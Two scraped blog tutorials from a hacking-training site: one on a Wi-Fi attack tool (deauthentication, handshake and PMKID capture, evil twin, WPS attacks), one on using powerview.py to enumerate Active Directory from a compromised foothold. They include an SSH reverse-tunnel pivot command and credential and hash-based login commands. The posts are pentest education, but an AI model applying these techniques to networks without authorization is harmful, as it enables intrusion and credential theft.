
Wi-Fi Hacking: Testing Routers with Wifit3

Welcome back, aspiring cyberwarriors! 

Many beginners want to know how they can hack their Wi-Fi. It’s fun, it’s easy to get started with and those small wins make the early part of your cybersecurity journey exciting. Testing Wi-Fi security is also an important part of a pentest, since many organizations keep old routers in place with weak security settings. As years go by, those settings get more and more obsolete, like WEP. Some features routers have enabled by default might be convenient, but are often unnecessary. That’s WPS, as you might know. It gets abused regularly to recover a plaintext password and sometimes you can get it in under a minute just because WPS was left on.

If hackers get onto the network, they can start exploring everything on it or just use your Wi-Fi for their own purposes. You don’t want that. That’s why you need to make sure it’s secure.

Today we’ll cover Wifit3, which can help you with this.

What is Wifit3

The tool was developed by the same author who created Wifite2.

Unlike its predecessor, it doesn’t need aircrack-ng, reaver or bully installed. Instead, it uses pure Python with the PyUSB and Textual libraries. Wifit3 works just as well on Linux, macOS and Windows. You’ll only need a USB dongle to work with it. The repository mentions all the supported devices. 

It scans both 2.4 GHz and 5 GHz, can tell when a network is WPA3 or in mixed WPA2/WPA3 mode and keeps track of signal and encryption. It also tries to identify the router and pull extra details about it. Hidden network names sometimes get revealed by matching them to a known router address. If you plug in more than one supported Wi‑Fi adapter, you can listen on several at once and leave one free to send packets.

It shows beacons, data, injection and disconnect traffic so you can see what’s in the air while you work.

The tool can listen to Wi‑Fi traffic and send disconnect messages. Those messages kick phones off the network. When a phone joins again, it talks to the router to prove it knows the password. The tool records that conversation. The password is in there, but scrambled, so you can crack it later with hashcat.

Here’s how it looks. Above you can see it capturing handshakes with passwords after disconnecting a client. The tool also managed to capture a PMKID. PMKID is a short hash the router can send that’s tied to the Wi-Fi password. If you capture that hash, you can try passwords against it later on your own machine. You don’t need to kick anyone off the network or capture a full login handshake.

There’s also an Evil Twin mode for WPA3. It tricks phones into leaving the real Wi‑Fi and joining a fake one so the tool can steal a handshake. For WPS it can try the fast Pixie Dust attack, grab the password when someone presses the router’s WPS button and keep guessing the WPS PIN while pausing if the router starts locking out attempts.

That’s how the WPS attack looks. The tool sends an enrollee identity with a public key and gets the router credentials decrypted. The password is then saved to a text file.

WEP is attacked in Python with the usual replay tricks to recover the key.

Setting Up

Now let’s set it up on our machine. As always, we’re going to use Kali, but you can use anything you want.

kali > wget https://github.com/derv82/wifit3/releases/download/v0.3.2/wifit3-linux-x64 -q 

kali > chmod 777 wifit3-linux-x64
kali > mv wifit3-linux-x64 wifit3
kali > sudo cp wifit3 /usr/local/bin

We’re all set. Plug in your USB dongle and start the tool.

kali > wifit3

After choosing the right, you can start testing your Wi-Fi. Use it only on your own Wi-Fi or the one you’re authorized to test. 

Summary

There are so many vulnerable Wi-Fi networks you’ll come across during pentests. They’re often the quickest way into a network, which is why their security shouldn’t be overlooked. Wifit3 is a new tool that came out relatively recently. It’s easy to work with and can help you cover all the common wireless attacks.

If you’re interested in Wi-Fi security, our Wi-Fi Hacking training can help you gain the necessary experience.

The post Wi-Fi Hacking: Testing Routers with Wifit3 first appeared on Hackers Arise.

Linux: PowerView for Linux – How Hackers Enumerate Domains

Welcome back, aspiring cyberwarriors!

PowerView is one of those tools that has become almost legendary in the world of Windows security. Originally it existed as PowerView.ps1, a script built to enumerate and understand Active Directory environments from the inside. It is used to ask the domain controller all kinds of questions and get detailed answers about users, computers, groups, privileges, relationships and sometimes even weaknesses.

The problem with the original script is that it only runs on Windows and every AV detects it. That’s why powerview.py was created.

OTW always stresses that recon is everything. Active Directory was not really designed to hide internal structure. Any authenticated domain users can enumerate almost everything inside the domain. Many junior pentesters feel lost when they first land inside a domain and aren’t sure what to do next. If that sounds familiar, this article is for you.

What If?

There are two issues you may encounter when working with powerview.py.

The first problem is credentials. Powerview.py requires valid domain credentials. So what happens if you do not have them? This is where MAQ, or Machine Account Quota, becomes important. By default, every user in Active Directory is allowed to create up to ten machine accounts. These machine accounts can authenticate to the domain and can therefore be used for enumeration. So if you have a shell or an RCE you simply create a machine account with a password and then use that account with powerview.py to log in. Some Active Directory setups are misconfigured and allow you to enumerate things anonymously.

The second problem is platform compatibility. Sometimes the machine you compromise is running Windows with no Python and a centrally managed antivirus you can’t disable. Other times you land on a sensitive Linux production box where installing tools isn’t an option. In those cases a reverse proxy tunnel is often the best solution. You can create one on Windows or Linux with this command:

ssh -R 1080 user@vps -Nf

Then you route traffic through port 1080 on your server using proxychains.

Setting Up

Let us prepare the environment for powerview.py. There are several ways, but this method works on most Linux systems:

kali > python3 -m venv venvs/powerview
kali > source venvs/powerview/bin/activate
kali > pip3 install powerview

Once you complete installation, you can connect to the domain controller.

Connection

Connecting to the domain controller is very flexible. You can authenticate using a password, an NTLM hash or even a PFX certificate:

With a password:

kali > powerview domain.local/lowpriv:Password123@192.168.1.12

With an NTLM hash:

kali > powerview domain.local/lowpriv@192.168.86.192 -H NTLM

With a pfx file:

kali > powerview 10.10.10.10 --pfx administrator.pfx

Capabilities

At this point you can explore everything powerview.py can do. Pressing Tab twice lists the available commands. If you’ve used PowerView.ps1 before, you’ll recognize a lot of the names and patterns, though some commands are different. Powerview.py doesn’t include every feature from the original script, but there’s more than enough to fully map a domain.

Every command contains a help section that explains available flags.

PV > Get-DomainComputer -h

Computers

In Active Directory, computers are objects just like users. Each one can have different permissions or roles. Certain misconfigurations can make certain computers valuable to attacks. Here’s how to list all enabled computers vulnerable to unconstrained delegation:

PV > Get-DomainComputer -Enabled -Unconstrained

Even small organizations usually have complex internal structures. You can count all enabled computers like this:

PV > Get-DomainComputer -Enabled -Count

Just 11 computers in our lab. Hackers usually export the names of all those computers and then ping them to get their IPs. That way they get a list of real computers rather than a mix with computer accounts. Exporting computer names looks like this:

PV > Get-DomainComputer -Enabled -Properties name -OutFile /root/computers.txt

You can also pull detailed information about a specific computer:

PV > Get-NetComputerInfo -Computer NAME

Older Windows versions are especially valuable since they often lack modern protections and are still running as critical production systems.

Users

We can enumerate users too. This command shows users with SPNs configured, meaning they’re vulnerable to Kerberoasting:

PV > Get-DomainUser -SPN -Properties sAMAccountName

Privileged users shouldn’t have SPNs unless absolutely required, and if they do, the passwords need to be really strong.

You can also list users with AdminCount, which usually marks privileged or protected accounts:

PV > Get-DomainUser -AdminCount -Properties sAMAcountName

Groups

Groups control privilege assignment. You can list all groups like this:

PV > Get-DomainGroup

To find a specific group:

PV > Get-DomainGroup -Identity “Remote Desktop Users”

Hackers always check the members of Domain and Enterprise Admins:

PV > Get-DomainGroupMember -Identity "Domain Admins"

Login Sessions

Windows supports enumeration of logged on sessions through the registry. You can list currently logged on users.

PV > Get-RegLoggedOn -Computer IP/NAME

This becomes really useful when you have admin rights and are waiting for a privileged login.

Shares

A lot of sensitive files live on network shares. To enumerate them:

PV > Get-NetShare -Computer IP/NAME

Exchange Servers

You can also enumerate Exchange servers with:

PV > Get-ExchangeServer -Properties cn,serialNumber

Exchange remains a high value target. It has certain privileges that can help hackers abuse it and escalate in the domain. On top of that, it has a long history of vulnerabilities like ProxyShell, which let hackers get in without valid credentials.

Vulnerabilities

PowerView also finds certain vulnerabilities automatically in its output, so you can quickly spot misconfigurations.

Summary

These examples are only a small part of what powerview.py can do. The tool also supports DFSCoerce, PrinterBug, and several Kerberos related attacks. The amount of information you can pull with just a low privileged account is enormous. That’s why we strongly recommend powerview.py for both defenders and red teamers.

Recon might not feel exciting at first, but it’s the true foundation of effective security work. When you learn to listen to what the domain is already telling you, the path forward becomes a lot clearer.

If you want to advance your Linux skills in a penetration testing environment, or you’re planning to take the OSCP exam, you need to get creative with how you use your Linux machine. We offer our Advanced Linux for Hackers training.

The post Linux: PowerView for Linux – How Hackers Enumerate Domains first appeared on Hackers Arise.

❌